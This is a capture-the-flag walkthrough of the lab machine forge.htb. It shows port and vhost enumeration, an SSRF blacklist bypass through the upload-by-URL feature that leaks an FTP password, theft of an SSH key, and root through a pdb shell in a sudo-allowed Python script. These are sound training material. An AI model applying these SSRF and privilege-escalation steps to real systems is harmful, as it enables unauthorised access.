

Enumeration

Nmap Scan

```
nmap -A -sC -sV -O -oN nmap forge.htb
```


```
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open      ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp    open      http     Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Gallery
```

gobuster result

```
└─# gobuster vhost -u http://forge.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -r 200


=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://forge.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2021/09/15 19:47:14 Starting gobuster in VHOST enumeration mode
=====
Found: admin.forge.htb (Status: 200) [Size: 27]
```

Here we can see following output on the subdomain **admin.forge.htb** as it says that only localhost is allowed means we are likely to find the SSRF vulnerability.



Only localhost is allowed!

On the http port we can see that there is a option to upload img but we cant upload our shell as it is using encryption while uloading files
But there is also a option to upload through url so lets check for SSRF



```
L# python3 -m http.server 80
1 x
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.220.174 - - [15/Sep/2021 20:02:34] code 404, message File not found
10.129.220.174 - - [15/Sep/2021 20:02:34] "GET /temp.php HTTP/1.1" 404 -
```


As you can see above we got the hit on our server that means we can exploit SSRF

User


So we will try SSRF on the domain using forge.htb/upload
and we will try to execute the admin subdomain which was accesible for localhost

Note : Anything that includes localhost or admin or forge is blacklisted so we have to use upper case words like ADMIN.FORGE.HTB


Every time when we try to exploit SSRF it gives us the link like this



And if you try to browse the link it shows following error



This error is caused by the browser it self. So lets Go and open this url in burp itself and capture the request.




so now the code in the html format is now visible to us.

This was not showing in the browser beacuse the content type is set to image/jpeg and the content inside was of html format.

so in the avalible response we can see the link to the announcement page so lets go and cheack that with SSRF

Again we will get a link that we need to open in brup for reading
so we will capture both the requests in the repeater and make changes there

So in the announcement section you get the following response with the ftp password but as the ftp is filtered on the machine we can not access it using the ftp port



user:heightofsecurity123!


in the announcements we can see that we are able to pass the url using ?u parameter for uploading purpose

and we can access the ftp on the browser too so we will take advantage of that as the ftp is allowed on the /upload endpoint of the admin page

So lets get that going with SSRF

http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@10.129.220.174/


you have to url encode above url before sending it into the burp request



You can see that the ftp is accesible in this way and we can access the user.txt file

So as we can access the user.txt which is generally located in the users home directory we can assume that the home directory is accesible to us now

so lets go and grab the users ssh key in order to get user access in the same way we got the flag



remember to give 600 permission to id_rsa

```
chmod 600 id_rsa
```

and as the ftp has username as user we will try that for ssh also

and now lets connect to ssh

```
L# ssh user@forge.htb -i id_rsa
The authenticity of host 'forge.htb (10.129.220.174)' can't be established.
ECDSA key fingerprint is SHA256:e/qp97tB7zm4r/sMgwxwPixH0d4YFnuB6uKn1GP5GTW.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb,10.129.220.174' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

System information as of Wed 15 Sep 2021 03:24:58 PM UTC

```
System load:      0.0
Usage of /:        43.6% of 6.82GB
Memory usage:     22%
Swap usage:       0%
```

```
Processes:          223
Users logged in:    0
IPv4 address for eth0: 10.129.220.174
IPv6 address for eth0: dead:beef::250:56ff:feb9:ca1c
```

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: `sudo apt update`

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~\$

And we are in

Root

so after checking sudo permission we can see that user can execute a python script with no password.

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

So after checking the code we can see the password of the service in clear text form

```
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
```

```

sock.listen(1)
print(f'Listening on localhost:{port}')
(clientsock, addr) = sock.accept()
clientsock.send(b'Enter the secret password: ')
if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
    clientsock.send(b'Wrong password!\n')
else:
    clientsock.send(b'Welcome admin!\n')
    while True:

```

And also we can see that the script imports the pdb package that could be helpful for use in order to privilege escalation if we somehow get the pdb shell.

so let's go and fire up the script

```

user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:59961

```

so the program creates a service which is listening on the random port but you have to connect to it using local host only so open two ssh sessions and start service in one and connect to it with other ssh session of user

```

user@forge:~$ nc localhost 55865
Enter the secret password: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
sdgg

```

when you raise an exception in the client side by giving unexpected input like characters you can see a pdb shell popped out in the ssh session where you started the service

```

user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:55865
invalid literal for int() with base 10: b'sdgg'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb)

```

now we can run any python command in here
as our service was running as sudo
if we try to access the /bin/bash using OS library in python
the root shell should be returned to us....

```
import os; os.system("/bin/bash")
```

```
(Pdb) import os; os.system("/bin/bash")
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user# whoami
root
root@forge:/home/user# w
```